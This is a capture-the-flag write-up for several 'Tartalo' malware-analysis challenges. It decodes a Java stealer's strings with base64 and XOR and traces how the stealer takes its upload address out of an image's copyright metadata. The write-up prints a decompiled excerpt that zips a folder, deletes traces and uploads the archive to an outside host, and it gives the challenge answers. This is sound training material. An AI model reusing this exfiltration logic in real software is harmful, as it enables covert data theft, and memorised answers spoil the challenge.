
Answer: johnnywrightfoot12

Tartalo 11


What is the file extension of the files downloaded by this malware to figure out where to exfiltrate data? Use the .jar file from Tartalo 8

Solution:

Continue in jd_gui with the recompiled jar file.




Look through the encoded strings and you'll come across a string called picloc in **dataextractor.class**.



The second part of the string give a hint because it leads to pictureLocator. After that notice another encoded string **TQsEBgY=**.

```
writeFile(info, infoFile);
FileOutputStream fos = new FileOutputStream(zipFile);
ZipOutputStream zos = new ZipOutputStream(fos);
File srcFile = new File(directory);
addDirToArchive(zos, srcFile);
zos.close();
deleteFiles(netFile, infoFile);
String picloc = String.valueOf((new DirectorySetter()).photoServ()) + decryptString("CQ4cDQBNFBMdBAkABQ4bF1BG", k) + "/" + (new pictureLocator()).recentPull() + decryptString("TQsEBgY=", k);
saveImage(picloc, pictureLoc);
String ex = decryptString((new ExifExtractor()).ipExtract(), k);
uploadF(ex, zipFile);
deleteFiles(zipFile, pictureLoc);
} catch (IOException ioe) {
```

Go to cyberchef and decode with base64 and then xor using the key from **tartalo_8**. The string is .jpeg.




Tartalo 12


What is the name of the file downloaded by the malware that correctly contains information on where to exfiltrate data?

Solution:


In Tartalo 6 the pcap **2018-08-21_12-18-14.pcap** was examined. The IP address used by the malware in Tartolo 3 can help refine the results and because the question is asking about a downloaded file it is assumed that it is a GET request. With that knowledge, filter the results with **ip.addr == 12.33.55.12 && http.request.method == GET**.




Select a packet then export HTTP objects (File>Export Objects>HTTP) and organize by Filename. A file named **0.jpeg** has a hostname of **tartalophotos.com**. Select the **0.jpeg** file and save it.



Find the saved **0.jpeg** file. Right click and select **properties** then **details**. Locate the copyright field and notice that a string of text is placed there.



This text is most likely base64 encoded because of the == at the end. Copy this string and using CyberChef bake it with a base64 recipe. The output doesn't make any sense.




The xor key of **cat** in Tartalo 8 needs to be used. In CyberChef bake the string with base64 and xor it with a key of **cat**. The output is then **52.95.251.155/upload_file**. This looks like the address of where to exfiltrate data. It is assumed that **0.jpeg** is the answer.

Tartalo 13

What is the field name of either of the two fields which contains the location to exfiltrate data to? Use the .jar file from Tartalo 8.


Solution:

Since 0.jpeg is the file that contains the information on where to exfiltrate, look at what the jar files are doing after downloading this jpeg. Start by examining the different classes.




Notice that in the **ExifExtractor.class**, it has the function **ipExtract**.


Looking at that class, there are two encoded strings.



Once decoded in CyberChef, it is **Co** and **(c)**. This leads to the assumption that the copyright field is used. Looking at the copyright details of **0.jpeg** is a good place to start.



Locate the **0.jpeg** file from Tartalo 12 and **right click>Properties>Details**. Notice that the copyright field has the **(c)** copyright symbol that was decoded above. It is assumed that the answer is Copyright.



